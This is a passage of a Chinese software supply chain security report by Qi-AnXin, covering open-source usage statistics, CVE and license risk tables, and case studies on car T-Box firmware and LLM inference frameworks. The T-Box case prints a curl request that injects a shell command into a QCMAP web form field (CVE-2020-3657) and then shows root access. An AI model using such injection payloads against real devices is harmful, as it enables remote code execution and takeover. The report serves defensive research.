
14	org.scala-lang:scala-library	Maven	8.57%
15	illuminate/support	Packagist	8.37%
16	guzzlehttp/guzzle	Packagist	8.15%
17	pry	Rubygems	7.94%
18	pandas	Pypi	7.60%
19	rails	Rubygems	7.52%
20	pytest	Pypi	7.44%
21	org.jetbrains.kotlin:kotlin-stdlib	Maven	7.44%
22	activesupport	Rubygems	7.39%
23	simplecov	Rubygems	7.18%
24	minitest	Rubygems	7.14%
25	squizlabs/php_codesniffer	Packagist	6.80%
26	prettier	NPM	6.66%
27	rubocop	Rubygems	6.63%
28	org.slf4j:slf4j-api	Maven	6.50%
29	orchestra/testbench	Packagist	6.45%
30	@types/react	NPM	6.38%
31	mocha	NPM	6.26%
32	jest	NPM	6.19%
33	mockery/mockery	Packagist	6.15%
34	phpstan/phpstan	Packagist	5.44%



35	webpack	NPM	5.04%
36	sqlite3	Rubygems	4.99%
37	matplotlib	Pypi	4.99%
38	@babel/core	NPM	4.94%
39	friendsofphp/php-cs-fixer	Packagist	4.93%
40	@types/react-dom	NPM	4.92%
41	laravel/framework	Packagist	4.62%
42	@types/jest	NPM	4.59%
43	json	Rubygems	4.57%
44	webmock	Rubygems	4.45%
45	chai	NPM	4.43%
46	scipy	Pypi	4.42%
47	nokogiri	Rubygems	4.41%
48	eslint-plugin-import	NPM	4.12%
49	yard	Rubygems	4.11%
50	lodash	NPM	4.11%

(2) 近 9 成关键基础开源软件从未公开披露过漏洞

对 5485 款关键基础开源软件分析发现,有 4806 款从未公开披露过漏洞,占比达 87.6%,该项数据呈现出逐年升高的趋势,如下图所示。但另一方面,关键基础开源软件中也不乏漏洞披露流程非常正规的优秀开源项目。



分析发现，造成关键基础开源软件中从未公开披露过漏洞的项目占比较高的原因主要有两个，一是有的关键基础开源软件，特别是有的开源社区中的软件，漏洞虽然已被修复了，但没有记录和公开；二是维护和安全研究等相关人员对一些关键基础开源软件安全性的关注度不够，对它们漏洞挖掘的研究还不多。

(3) 关键基础开源软件存在较大的运维风险

本报告从“版本更新时间”和“周提交频率”两个维度来分析判断关键基础开源软件的运维状况。

首先，关键基础开源软件新版本发布的活跃度较低，截止 2024 年底，半年内未发布过新版本的关键基础开源软件有 3648 款，占比为 66.5%；其次，关键基础开源软件提交的积极性不高，去年一年，周平均提交次数小于 5 和小于 1 的关键基础开源软件数量分别为 4359 和 3679，占比分别为 79.5%、67.1%；此外，在直接依赖数最多的 50



款关键基础开源软件中，有 17 款软件未明确声明已获得大厂或者基金会支持，约占 1/3。


四、国内企业软件开发中开源软件应用状况

2024 年，奇安信代码安全实验室对 1538 个国内企业软件项目中使用了开源软件的情况进行了分析，包括所使用的开源软件，以及由此带来的漏洞和许可证风险等安全问题的状况。

1、开源软件总体使用情况分析

(1) 平均每个软件项目使用 168 个开源软件，持续增长

与往年一样，在被分析的 1538 个国内企业软件项目中，全部使用了开源软件，使用率为 100%。平均每个项目使用了 168 个开源软件，几年来呈现出持续增长的态势。





本次分析的软件项目中使用开源软件数量最多的为 4680 个，使用开源软件数量排名前 10 的项目的情况如下图所示。



(2) 最流行的开源软件被 38.6%的软件项目使用

在被分析的 1538 个软件项目中，使用最多的开源软件依然为 SLF4J API Module，被 593 个项目所使用，占比为 38.6%。被使用最多的前 10 名开源软件如下表所示。

开源软件名称	使用的项目数	被使用率
SLF4J API Module	593	38.6%
Commons Io: Commons Io	567	36.9%
Apache Commons Codec	539	35.0%
Fasterxml Jackson Core: Jackson Databind	536	34.9%
Fasterxml Jackson Core: Jackson Core	534	34.7%
Fasterxml Jackson Core: Jackson Annotations	533	34.7%
Springframework: Spring Beans	515	33.5%



Google Guava: Guava	510	33.2%
Springframework: Spring Core	510	33.2%
Apache Commons: Commons Lang3	509	33.1%

2、开源软件漏洞风险分析

(1) 各类已知开源软件漏洞的检出率明显下降

在被分析的 1538 个国内企业软件项目中，存在已知开源软件漏洞的项目有 1260 个，占比为 81.9%；存在已知高危开源软件漏洞的项目有 1123 个，占比为 73.0%；存在已知超危开源软件漏洞的项目有 883 个，占比为 57.4%。三个比例较之前均有明显下降。

综合漏洞的 POC/EXP 情况及 CVSS 可利用性指标等因素，我们将漏洞的利用难度分为容易、一般、困难，容易利用的漏洞风险极高。在被分析的 1538 个项目中，存在容易利用的漏洞的项目有 885 个，占比为 57.5%，较往年降幅较大。

由此可见，国内企业在使用开源软件时，加强了对其已知安全漏洞的关注和分析。历年存在各类开源软件漏洞的软件项目的占比情况如下图所示。



(2) 项目的平均已知开源软件漏洞数明显减少

针对 1538 个国内企业软件项目，共检出 101135 个已知开源软件漏洞（涉及 5701 个唯一 CVE 漏洞编号），平均每个软件项目存在 66 个已知开源软件漏洞，已回落至五年前的水平。



本年度分析的软件项目中，引入已知开源软件漏洞最多的数量为



1310 个,与去年的 1929 相比也有较大下降。存在已知开源软件漏洞数量排名前 10 的项目的情况如下图所示。



(3) 影响最广的容易利用漏洞存在于 1/4 的项目中

从漏洞的影响度来分析,影响范围最大的开源软件漏洞为 CVE-2024-38827,存在于 35.9%的软件项目中。2024 年影响度排名前 10 的开源软件漏洞如下表所示。

漏洞名称	CVE 编号	影响项目数量	影响度
VMware Spring Security 安全漏洞	CVE-2024-38827	552	35.9%
VMware Spring Framework 安全漏洞	CVE-2024-38820	548	35.6%
Apache Commons IO 资源管理错误漏洞	CVE-2024-47554	498	32.4%
VMware Spring Framework 安全漏洞	CVE-2024-38819	467	30.4%
VMware Spring Framework 安全漏洞	CVE-2024-38816	463	30.1%
VMware Spring Framework 安全漏洞	CVE-2024-38809	433	28.2%



FasterXML jackson-databind 代码问题漏洞	CVE-2023-35116	425	27.6%
Spring Framework 安全漏洞	CVE-2024-38808	417	27.1%
VMware Spring Framework 安全漏洞	CVE-2024-38828	407	26.5%
Spring Framework 安全漏洞	CVE-2024-22262	404	26.3%

容易利用的漏洞更易被用来发起攻击，风险极高。影响度排名前 10 的容易利用的开源软件漏洞情况如下表所示。影响最广的容易利用漏洞的检出率为 25.0%，略低于去年的 26.1%。

容易利用的漏洞名称	CVE 编号	影响项目数量	影响度
VMware Spring Framework 代码问题漏洞	CVE-2016-1000027	385	25.0%
jQuery 跨站脚本漏洞	CVE-2020-11022	340	22.1%
jQuery 跨站脚本漏洞	CVE-2020-11023	340	22.1%
jQuery 跨站脚本漏洞	CVE-2019-11358	327	21.3%
jQuery 跨站脚本漏洞	CVE-2015-9251	291	18.9%
Spring Framework 代码注入漏洞	CVE-2022-22965	277	18.0%
VMware Spring Framework 安全漏洞	CVE-2021-22060	262	17.0%
Apache Tomcat 环境问题漏洞	CVE-2025-24813	261	17.0%
VMware Spring Framework 安全漏洞	CVE-2021-22096	259	16.8%
Apache HttpClient 安全漏洞	CVE-2020-13956	255	16.6%

(4) 多个软件项目中依然存在 20 年前的开源软件漏洞

分析发现，与往年一样，部分软件项目中仍然存在很久之前公开



的古老开源软件漏洞，其中，最古老的漏洞是 2005 年 11 月 22 日公开的 CVE-2005-3745，距今已 20 年。部分古老开源软件漏洞的影响情况如下表所示。

漏洞名称	CVE 编号	公开日期	影响项目数量
Apache Struts 跨站脚本漏洞	CVE-2005-3745	2005-11-22	5
Apache Software Foundation (ASF) Struts ActionForm 拒绝服务漏洞	CVE-2006-1547	2006-03-30	11
Apache Struts 远程漏洞	CVE-2006-1548	2006-03-30	11
Apache Struts 安全漏洞	CVE-2006-1546	2006-03-30	11
Apache Tomcat 远程目录 index.jsp 信息泄露漏洞	CVE-2006-3835	2006-07-25	5
Sun Solaris 软件包签名伪造漏洞	CVE-2006-5201	2006-10-10	6
Apache HTTP Server Tomcat 远程目录访问漏洞	CVE-2007-0450	2007-03-16	5
Apache Tomcat 跨站脚本漏洞	CVE-2006-7196	2007-05-09	5
Apple Mac OS X Tomcat 信息泄露漏洞	CVE-2007-1358	2007-05-10	5
Apache Tomcat 信息泄露漏洞	CVE-2007-5333	2007-05-16	6

3、开源软件许可协议风险分析

(1) 最流行的开源许可协议在 45.9%的项目中使用

在 1538 个被分析的国内企业软件项目中，共发现 544 个开源许



可协议。与往年一样，涉及项目数最多的许可协议依然是 Apache License 2.0，在 706 个项目中使用，占比为 45.9%。涉及软件项目数排名前 10 的许可协议如下表所示。

开源许可协议	涉及项目数	所占比例
Apache License 2.0	706	45.9%
MIT License	637	41.4%
BSD 3-Clause "New" or "Revised" License	189	12.3%
GNU General Public License v2.0 only	111	7.2%
GNU General Public License v1.0 or later	104	6.8%
Public Domain	92	6.0%
GNU General Public License v2.0 or later	87	5.7%
GNU General Public License v3.0 only	79	5.1%
BSD 2-Clause "Simplified" License	70	4.6%
GNU Lesser General Public License v2.1 or later	63	4.1%

(2) 超、高危开源许可协议在 21.2%的项目中使用

有些类型的开源许可协议中包含了一些限制性条款，如一些类 GPL 协议，在使用过程中一旦违反这些条款的内容，可能会对企业的商业利益和声誉造成严重的损害。这些限制性条款包括如：“禁止本软件及其衍生品用于商业目的”、“禁止在未支付费用和版税的情况下将该软件用于非公开、非商业用途”、“软件发布时必须公开软件的源代码”等。



奇安信代码安全实验室将限制性较为苛刻的一类协议定义为超危许可协议，将限制性较大而未达到超危水平的一类协议定义为高危许可协议。在 2024 年分析的 1538 个国内企业软件项目中，存在超危许可协议的项目 125 个，占比 8.1%；存在高危许可协议的项目 201 个，占比 13.1%。含超危和高危许可协议的项目合计占比约为 21.2%，与去年的 21.5%基本持平。

本次分析的软件项目中使用到的超危许可协议如下表所示。

超危开源许可协议	简称	涉及项目数
GNU General Public License v3.0 only	GPL-3.0-only	79
GNU General Public License v3.0 or later	GPL-3.0-or-later	60
GNU Lesser General Public License v3.0 only	LGPL-3.0-only	23
GNU Affero General Public License v3.0 only	AGPL-3.0-only	18
GNU Lesser General Public License v3.0 or later	LGPL-3.0-or-later	13
GNU Free Documentation License v1.2 only	GFDL-1.2-only	7
Creative Commons Attribution Non Commercial Share Alike 2.5 Generic	CC-BY-NC-SA-2.5	2

涉及软件项目数排名前 10 的高危许可协议如下表所示。

高危开源许可协议	简称	涉及项目数
GNU General Public License v2.0 only	GPL-2.0-only	111
GNU General Public License v2.0 or later	GPL-2.0-or-later	87
GNU Lesser General Public License v2.1 or later	LGPL-2.1-or-later	63



GNU Library General Public License v2 or later	LGPL-2.0-or-later	55
GNU Lesser General Public License v2.1 only	LGPL-2.1-only	54
Mozilla Public License 1.1	MPL-1.1	40
GNU Library General Public License v2 only	LGPL-2.0-only	38
Eclipse Public License 1.0	EPL-1.0	20
Creative Commons Attribution Share Alike 3.0 Unported	CC-BY-SA-3.0	8
Bison GPL 2.0 with Exception	Bison GPL 2.0 with Exception	6

4、开源软件运维风险分析

开源软件运维风险复杂多样，我们依然从老旧开源软件的使用和开源软件多个版本混乱使用的角度进行分析。

(1) 近 30 年前的老旧开源软件版本仍在使用

分析发现，与以往相似，许多软件项目中仍然存在老旧的开源软件版本，有的已经接近 30 年，存在极大的运维风险。被使用的老旧开源软件版本中，最早的一款是 1996 年 12 月 11 日发布的 latex v2e-7，已经发布 29 年。按老旧程度排名前 10 的开源软件如下表所示。

开源软件名称	版本号	版本发布日期	涉及项目的数量
latex	2e-7	1996-12-11	1
glut	3.1-3	1996-12-11	3



perl	5.004	1998-03-04	1
File-Spec	0.8	2000-03-23	1
perl	5.6.0	2000-03-23	1
File-Spec	0.82	2000-07-01	1
Getopt-Long	2.24	2000-08-28	7
URI	1.10	2001-01-11	7
Attribute-Handlers	0.61	2001-05-10	1
DBI	1.21	2002-03-13	1

(2) 开源软件版本的使用依然混乱

分析发现，开源软件版本使用混乱的状况没有太大变化，即并非使用的都是最新版本。Spring AOP 是被使用版本最多的开源软件，有 147 个版本在被使用，与前几年相比有所改善（此前历年依次为 169、181、235、162），但仍然处于较高水平。按照被使用版本的数量排序，排名前 10 的开源软件情况如下表所示。

开源软件名称	被使用的版本数量
Spring AOP	147
Springframework: Spring Beans	146
Springframework: Spring Core	146
Springframework: Spring Context	144
Springframework: Spring Web	141
Spring Expression Language(SpEL)	138



Spring Web MVC	135
Spring Transaction	125
Spring JDBC	121
spring-boot-autoconfigure	118

五、重点领域软件供应链安全风险专题分析

智能网联汽车和大语言模型（LLM）是近年来备受关注的领域。本章选取了这两个领域中的关键部件和软件，进行了软件供应链安全风险的分析，并通过实例分析验证了可能会由此导致的软件供应链攻击和危害。

1、智能网联汽车关键部件软件供应链安全风险分析

奇安信代码安全实验室对 5 家主流汽车厂商应用于其主要车型上的车载联网终端（T-Box）、高级辅助驾驶系统（ADAS）、车载信息娱乐系统（IVI）等关键部件的固件进行了分析，分析结果显示，5 家厂商的汽车关键部件均存在严重的软件供应链安全风险。随着汽车智能化、网联化的发展，软件供应链安全将成为保障车辆整体安全的重要部分，需要得到行业更多的关注和重视。

（1）第三方组件及引入的漏洞情况

5 家汽车厂商关键部件中固件所使用的第三方组件及由此引入的已知漏洞风险的总体情况如下表所示。



关键部件	第三方组件数量	引入的漏洞情况
厂商一 T-Box	59	漏洞总数：3118
		超危漏洞：69；高危漏洞：603
厂商二 T-Box	71	漏洞总数：510
		超危漏洞：180；高危漏洞：188
厂商三 T-Box	133	漏洞总数：439
		超危漏洞：77；高危漏洞：177
厂商四 ADAS	138	漏洞总数：377
		超危漏洞：51；高危漏洞：156
厂商五 IVI	1348	漏洞总数：1014
		超危漏洞：82；高危漏洞：429

可以看出，5家厂商关键部件的固件均不同程度的使用了第三方组件，其中厂商五的IVI固件最多，使用了1348个第三方组件。这些第三方组件的使用给相应部件引入了大量的已知漏洞，厂商一的T-Box固件因使用了Linux Kernel v4.9.37，导致已知漏洞最多，厂商二的T-Box固件中已知超危漏洞最多，多达180个。

(2) 常用第三方组件及其漏洞风险

一些第三方组件（包括开源组件）在智能网联汽车关键部件的固件中使用普遍，它们被检测出存在于多家厂商关键部件的固件中。部分常用第三方组件及其引入漏洞的情况如下表所示。



序号	第三方组件名称	漏洞情况
1	cURL	超危:79,高危:252,中危:261
2	OpenSSL	超危:59,高危:185,中危:335
3	SQLite	超危:51,高危:81,中危:67
4	zlib	超危:39,高危:20,中危:1
5	Expat XML Parser	超危:49,高危:85,中危:20
6	GNU C Library	超危:33,高危:51,中危:35
7	libxml2	超危:6,高危:50,中危:51
8	BusyBox	超危:11,高危:62,中危:10
9	tcpdump	超危:114,高危:41
10	QCMAP	超危:2,高危:1

分析发现，有数十款第三方组件被检测出其多个版本在使用，最多的是 OpenSSL，共检测出 17 个版本；cURL、OpenSSL 存在于所有 5 个部件的固件中，SQLite、zlib、Expat XML Parser、GNU C Library 等组件存在于 4 个部件的固件中。

这些第三方组件给汽车关键部件带来了大量的已知漏洞，其中包括不少的超危和高危漏洞，例如，tcpdump 给厂商二的 T-Box 固件引入了 114 个超危漏洞和 41 个高危漏洞。这些漏洞给相应部件带来了巨大的安全风险和隐患，一旦被利用，将可能产生严重的后果。

(3) 攻击实例验证分析

高通 QCMAP 是一款第三方软件套件，可用来实现在移动接入点上



运行多项服务的功能，包括建立、删除 WWAN 和 WLAN 连接并配置相关参数。QCMAP 在移动热点、LTE 路由器、车联网等众多领域广泛使用。

CVE-2020-3657 是 QCMAP 的一个命令注入类的超危历史漏洞，存在于 QCMAP_ConnectionManager 中，当通过 Web 服务器从受限客户端访问设备配置时，因缺乏数组边界检查，所以可通过发送精心设计的 POST 查询来执行远程代码，从而导致远程代码执行（RCE）等危害。

此处攻击验证分析以本次检测中厂商三的 T-Box 固件为例，该固件因使用了 QCMAP（2020 年 10 月版）而引入上述漏洞。漏洞被成功利用后可获得反弹 Shell，且对应的权限为 root，如下图所示。

```
tbox@tbox-virtual-machine:~$ sudo adb forward tcp:5555 tcp:8088
tbox@tbox-virtual-machine:~$ curl -k -v http://127.0.0.1:5555/cgi-bin/qcmap_web.cgi -X POST --data 'page=SetMediaDir&action=36di
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 127.0.0.1:5555...
* Connected to 127.0.0.1 (127.0.0.1) port 5555 (#0)
> POST /cgi-bin/qcmap_web.cgi HTTP/1.1
> Host: 127.0.0.1:5555
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 85
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-Type: text/html
< Content-Length: 98
<
* Connection #0 to host 127.0.0.1 left intact
{"Page": "SetMediaDir", "Operation": "3", "Dir": "`echo${IFS}hello>/tmp/hello.txt`", "Result": "SUCCESS"}tbox@tbox-virtual-machine:~$
tbox@tbox-virtual-machine:~$ adb shell
mdm9607 login: root
Password:
Last login: Wed Sep 25 09:25:23 UTC 2024 on pts/3
~ # cat /tmp/hello.txt
hello
~ #
```

本实例中，软件供应链风险传播链条为：汽车厂商三主要车型的 T-Box 固件使用了第三方组件高通 QCMAP（2020 年 10 月版），该组件存在超危历史漏洞 CVE-2020-3657，攻击者可利用此漏洞对相应的汽车部件发起远程代码执行的软件供应链攻击。

2、开源大模型推理框架软件供应链安全风险分析

奇安信代码安全实验室对 10 款开源大模型推理框架的典型版本



进行了分析，结果显示，这些框架均存在较为严重的软件供应链安全风险。随着开源大模型推理框架在企业、机构及个人业务中的应用越来越广泛，软件供应链安全将成为保障大语言模型（LLM）应用安全的重要组成部分，需要得到更多的关注。

(1) 开源软件及引入的漏洞情况

10 个典型版本的大模型推理框架使用的开源软件情况，以及由此引入的已知漏洞的总体情况如下表所示。

框架	开源软件数量	引入的漏洞情况
vllm	243	漏洞总数：16
v0.7.3		超危漏洞：4；高危漏洞：6
ollama	574	漏洞总数：203
v0.5.0		超危漏洞：11；高危漏洞：124
OpenLLM	101	漏洞总数：10
v0.6.19		超危漏洞：3；高危漏洞：4
llama.cpp	482	漏洞总数：20
vb5593		超危漏洞：0；高危漏洞：8
TGI	907	漏洞总数：37
v3.2.3		超危漏洞：1；高危漏洞：13
SGLang	482	漏洞总数：9
v0.4.5		超危漏洞：1；高危漏洞：0



Gradio	2384	漏洞总数：95
v5.0.1		超危漏洞：7；高危漏洞：31
LacalAI	456	漏洞总数：16
v2.29.0		超危漏洞：1；高危漏洞：4
Chat2DB	1311	漏洞总数：97
v3.4.1		超危漏洞：7；高危漏洞：42
llama	153	漏洞总数：19
v0.8.2		超危漏洞：1；高危漏洞：9

可以看出，10 个版本的大模型推理框架均使用了大量的开源软件，其中 Gradio v5.0.1 最多，使用了 2384 个开源软件。开源软件的使用给框架引入了一系列已知漏洞，ollama v0.5.0 中的已知漏洞、已知超危漏洞和已知高危漏洞均为最多，分别为 203、11 和 124。

(2) 常用开源软件及其漏洞风险

一些开源软件在大模型推理框架中使用普遍，它们被检测出存在于多款框架中。部分常用开源软件及其引入漏洞的情况如下表所示。

序号	常用开源软件	漏洞情况
1	urllib3	高危:5,中危:12
2	certifi	超危:2,高危:6
3	Jinja2	高危:17,中危:13
4	transformers	高危:1,中危:2
5	torch	超危:10,高危:8,中危:16



6	h11	超危:5
7	aiohttp	高危:9,中危:23
8	joblib	高危:4
9	electron	高危:88,中危:11
10	BentoML	超危:2,高危:1,中危:2

分析发现，有数十款开源软件被检测出其多个版本在使用，最多的是 urllib3，共检测出 11 个版本；urllib3、certifi、Jinja2、transformers、aiohttp、torch、h11 等开源软件在大多数被检测框架中均存在。

这些开源软件给相应的大模型推理框架带来了不少已知漏洞，其中不乏超危和高危漏洞，例如，electron 给 ollama 框架引入了 88 个高危漏洞和 11 个中危漏洞，导致该框架漏洞数量较多。这些漏洞给大模型推理框架的使用者带来了巨大的安全风险和隐患。

(3) 攻击实例验证分析


OpenLLM 通过将开源 LLM 封装成标准化的 API 服务并集成到工作流或应用中，来帮助用户在本地或云端方便地启动各类开源 LLM，从而达到简化 LLM 部署、运行和服务化的目的。OpenLLM 使用开源模型服务库 BentoML 来基于 Python 构建高性能、可扩展的 AI 应用程序。

CVE-2025-27520 是 BentoML 的一个不安全反序列化类型的超危历史漏洞，影响其 1.3.4 至 1.4.3 之前版本，攻击者可利用该漏洞通过发送精心构造的 POST 请求来实现远程代码执行（RCE），从而在托



管 BentoML 应用程序的服务器上执行任意命令。当序列化对象被发送到任何有效的 BentoML 端点时即可触发该漏洞。

此处验证分析以本次检测的 OpenLLM v0.6.19 为例，检测中发现其使用了 BentoML v1.4.0。经验证发现，在托管该框架的服务器上可利用 CVE-2025-27520 实施攻击，攻击成功后可获得反弹 Shell，且对应的权限为 root，如下图所示。



本分析实例中，软件供应链风险传播链条如下：大模型推理框架 OpenLLM v0.6.19 中使用了开源库 BentoML v1.4.0，该开源库存在超危



历史漏洞 CVE-2025-27520，攻击者可利用该漏洞对托管 OpenLLM 的服务器发起远程代码执行的软件供应链攻击。

六、总结及建议

过去的一年，国内软件供应链安全态势总体向好，国内企业自主开发的软件和“开源项目检测计划”检测的开源软件的源代码高危缺陷密度处于历史低位，自主开发软件的典型安全缺陷检出率有所下降，因使用开源软件而引入安全风险的状况也在持续改善。但整体来看，软件供应链安全风险并未产生根本上的改变，形势依然严峻。在智能网联汽车、大语言模型等热点领域，通过实例的分析和验证，也暴露出了严重的软件供应链安全问题，不容忽视。

但值得高兴的是，国内的软件供应链安全治理工作正在持续地向纵深推进，主要表现在以下几个方面，一是规范措施继续强化，国标《软件物料清单数据格式》和《软件安全开发能力评估准则》正在征求意见，基于已发布国标的测评业务也在开展或前期准备中；二是行业引领持续加强，多家行业机构持续开展针对软件供应链安全管理、供应商管理、软件物料清单（SBOM）生成、开源软件治理、供应链漏洞管理等方面的产品生态绘制、能力评估、工具评价等工作；三是AI 赋能效果显现，DeepSeek 等 AI 大模型的普及使得利用 AI 技术提升软件供应链安全分析的效率和准确性更加容易，例如基于 AI 的代码安全缺陷判定和自动修复已在多个场景中应用。

尽管如此，软件供应链安全方面仍然存在标准体系尚需完善、某



些行业和领域对供应链风险的认识和排查不足、AI 赋能分析工具使用率较低等问题。因此，应从国家、行业和组织机构等多个层面考虑，加快软件供应链安全标准体系的建设和落地进程，加大对重点行业供应链的风险排查和安全监管力度，加强组织机构的软件供应链安全管理和技术能力。具体建议如下：

1) 加快软件供应链安全标准体系的建设和落地进程

一是明确体系框架，在总体要求、开源代码安全评价等已发布和制定中的顶层标准规范的基础上，开展软件供应链安全标准体系框架的研究，确定目标、范围及未来研究计划等，可考虑软件供应链安全工具能力评估、软件代码安全测试、软件安全标识等方向；二是推进制定修订，加快《软件物料清单数据格式》、《软件安全开发能力评估准则》等国标的研制工作，同时对已发布的安全编程、代码安全审计、漏洞检测、软件安全检测等标准进行系统研究，分析它们对软件供应链安全的支撑作用，加大推广和宣传力度，必要时进行修订；三是促进落地生效，基于已有国标开展测评认证工作，确保标准规范作用的落地，为广大的组织机构提供有力的安全指导和保障。

2) 加大对重点行业软件供应链的风险排查和安全监管力度

建议相关行业监管部门，一是制定政策，要求相关机构和企业建立并持续完善软件资产台账和供应链管理机制，利用专业技术手段梳理自身的软件资产，构建资产的软件物料清单（SBOM），并在此基础上检测、排查安全风险和隐患，从而系统地发现本行业所面临的安全问题；二是督促建设本行业的软件供应链安全检测服务平台，满足行



